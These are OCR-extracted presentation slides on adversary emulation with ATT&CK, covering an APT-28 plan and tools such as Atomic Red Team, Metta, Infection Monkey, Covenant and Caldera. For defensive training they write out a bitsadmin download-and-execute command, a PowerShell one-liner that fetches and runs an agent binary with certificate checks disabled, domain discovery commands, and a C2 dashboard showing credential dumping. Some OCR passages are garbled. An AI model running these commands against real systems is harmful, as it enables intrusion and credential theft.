
What threat actors (and related adversary techniques) are **relevant** to the organization?

What techniques does the organization believe are **covered by security controls**?

What techniques does the organization believe are **detected by monitoring use cases**?

Example of an emulation plan

Emulating our Russian friends



EMULATION PLAN FOR APT-28

PHASE 1

Initial Access
T1192 - Spearphishing Link

Execution
T1086 - PowerShell

PHASE 2

Persistence
T1122 - COM Hijacking

Privilege Escalation
T1078 - Valid Accounts

Defense Evasion
T1107 - File Deletion

Lateral Movement
T1075 – Pass The Hash

PHASE 3

Exfiltration
T1041 - Exfil over C&C

Not every plan needs to cover every single tactic! ***Improvise!***

Agenda for today

1 What is adversary emulation?

2 Tools of the trade

3 MITRE Caldera

4 Demo: Caldera plugins

Adversary Emulation Stack

Tools of the trade

nviso

Adversary emulation can typically take two different forms:

- Automated / scripted emulation of a (number of) specific MITRE ATT&CK techniques
- Manual, full-stack emulation according to an adversary emulation plan

Different tools exist that can help emulate the two objectives listed above!

Automated / scripted

Uber

METTA

Infection Monkey

RTA
Red Team Automation

MITRE
CALDERA


Manual, full-stack, emulation

COVENANT

COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS

Atomic Red Team

Quick and dirty!




T1197 - BITS Jobs

Description from ATT&CK

> Windows Background Intelligent Transfer Service (BITS) is a low-bandwidth, asynchronous file transfer mechanism exposed through Component Object Model (COM). (Citation: Microsoft COM) (Citation: Microsoft BITS) BITS is commonly used by updaters, messengers, and other applications preferred to operate in the background (using available idle bandwidth) without interrupting other networked applications. File transfer tasks are implemented as BITS jobs, which contain a queue of one or more file operations.
> The interface to create and manage BITS jobs is accessible through PowerShell (Citation: Microsoft BITS) and the BITSAdmin tool. (Citation: Microsoft BITSAdmin)
>
> Adversaries may abuse BITS to download, execute, and even clean up after running malicious code. BITS tasks are self-contained in the BITS job database, without new files or registry modifications, and often permitted by host firewalls. (Citation: CTU BITS Malware June 2016) (Citation: Mondok Windows PiggyBack BITS May 2007) (Citation: Symantec BITS May 2007) BITS enabled execution may also allow Persistence by creating long-standing jobs (the default maximum lifetime is 90 days and extendable) or invoking an arbitrary program when a job completes or errors (including after system reboots). (Citation: PaloAlto UBoatRAT Nov 2017) (Citation: CTU BITS Malware June 2016)
>
> BITS upload functionalities can also be used to perform Exfiltration Over Alternative Protocol. (Citation: C
> Malware June 2016)

Atomic Tests

- Atomic Test #1 - Download & Execute
- Atomic Test #2 - Download & Execute via PowerShell BITS
- Atomic Test #3 - Persist, Download, & Execute



Atomic Test #1 - Download & Execute

This test simulates an adversary leveraging bitsadmin.exe to download and execute a payload

Supported Platforms: Windows

Inputs

Name	Description	Type	Default Value
remote_file	Remote file to download	url	https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1197/T1197.md
local_file	Local file path to save downloaded file	path	C:\Windows\Temp\bitsadmin_flag.ps1


Run it with `command_prompt` !

```
bitsadmin.exe  /transfer /Download /priority Foreground #{remote_file} #{local_file}
```

When trying to "quickly" test detection of specifics techniques, we can use **Atomic Red Team** to emulate certain ATT&CK techniques. All Atomic Red Team tests are portable and light-weight and allow for easy execution!

Uber METTA

Leveraging VirtualBox and Vagrant




```
$ python run_simulation_yaml.py -f MITRE/Discovery/discovery_win_account.yml
YAML FILE: MITRE/Discovery/discovery_account.yaml
OS matched windows...sending to the windows vagrant
Running: cmd.exe /c net group \"Domain Admins\" /domain
Running: cmd.exe /c net user /add
Running: cmd.exe /c net user /domain
Running: cmd.exe /c net localgroup administrators
Running: cmd.exe /c net share
Running: cmd.exe /c net use
Running: cmd.exe /c net accounts
Running: cmd.exe /c net config workstation
Running: cmd.exe /c dsquery server
Running: cmd.exe /c dsquery user -name smith* | dsget user -dn -desc
Running: cmd.exe /c wmic useraccount list /format:list
Running: cmd.exe /c wmic ntdomain
Running: cmd.exe /c wmic group list /format:list
Running: cmd.exe /c wmic sysaccount list /format:list
```

Uber **Metta** leverages YML files and Vagrant to spin up virtual machines and execute commands!

Infection Monkey

Time for some Monkey Business!



2. Run the Monkey

Go ahead and run the monkey! *(Or configure the monkey to fine tune its behavior)*


Choose the operating system where you want to run the monkey, and the interface to communicate with.

Windows (32 bit)	Windows (64 bit)	Linux (32 bit)	Lin
192.168.80.129	10.0.75.1	10.28.0.100	192.1

Copy the following command to your machine and run it with Administrator or root privileges.


```
powershell [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}; (New-Object
System.Net.WebClient).DownloadFile('https://192.168.80.129:5000/api/monkey/download/monkey-windows-64.exe','.\monkey.exe'); ;Start-Process
-FilePath '.\monkey.exe' -ArgumentList 'm0nk3y -s 192.168.80.129:5000';
```

Go ahead and monitor the ongoing infection in the Infection Map view.



Infection Monkey

Time for some Monkey Business!



webServer-shellshock0 : 0.0.3.68

Operatin System nux

atus Dead

IP 8

 ssh
 30:

nkey-MSSQL1 : 12 0.90
untu : 10.0.3.23

For Kill


EXPLOIT MELINE

10 1/2017, 1:01:44 PM
ub ntu : 10.0.3.23
SS xploiter

10/3 017, 1:01:54 PM
ubuntu 0.3.23
ShellShockExp

Covenant


Leveraging VirtualBox and Vagrant



Each binary is equipped with plaintext canary DNS tokens.

Covenant

Following up on Empire



Dashboard

Grunts

Name	CommType	Hostname	UserName	Status	LastCheckIn	Integrity	OperatingSystem	Process
176a56f1c8	SMB	DESKTOP-F9DQ76G	cobbr	Active	7/18/19 9:21:46 PM	High	Microsoft Windows NT 10.0.17134.0	powershell
31f991ef6c	HTTP	DESKTOP-F9DQ76G	cobbr	Active	7/18/19 9:49:18 PM	High	Microsoft Windows NT 10.0.17134.0	powershell
514c08cc97	SMB	DESKTOP-F9DQ76G	cobbr	Active	7/18/19 9:16:21 PM	High	Microsoft Windows NT 10.0.17134.0	powershell
b564dcaa12	HTTP	DESKTOP-F9DQ76G	cobbr	Active	7/18/19 9:49:15 PM	High	Microsoft Windows NT 10.0.17134.0	powershell

Showing 1 to 4 of 4 entries

Listeners

Name	ListenerType	Status	StartTime	BindAddress	BindPort
62eb6bd841	HTTP	Active	7/18/19 8:57:55 PM	0.0.0.0	80

Taskings

Name	Grunt	Task	Status	UserName	Command	CommandTime	CompletionTime
0903d01960	176a56f1c8	LogonPasswords	Completed	cobbr	LogonPasswords	7/18/19 9:21:11 PM	7/18/19 9:21:21 PM
2c72b6e1ce	31f991ef6c	Connect	Progressed	cobbr	connect localhost gruntsvc	7/18/19 9:08:25 PM	1/1/01 12:00:00 AM
331eedd16c	176a56f1c8	PowerShell	Completed	cobbr	powershell $PSVersionTable	7/18/19 9:21:26 PM	7/18/19 9:21:30 PM
4f2dc6ff95	514c08cc97	WhoAmI	Completed	cobbr	whoami	7/18/19 9:16:07 PM	7/18/19 9:16:10 PM

Covenant is a .NET command and control framework that aims to highlight the attack surface of .NET, make the use of offensive .NET tradecraft easier, and serve as a collaborative command and control platform for red teamers.

HTTPS://GITHUB.COM/COBBR/COVENANT

Agenda for today

1 What is adversary emulation?

2 Tools of the trade

3 MITRE Caldera


4 Demo: Caldera plugins

Caldera

What is Caldera?

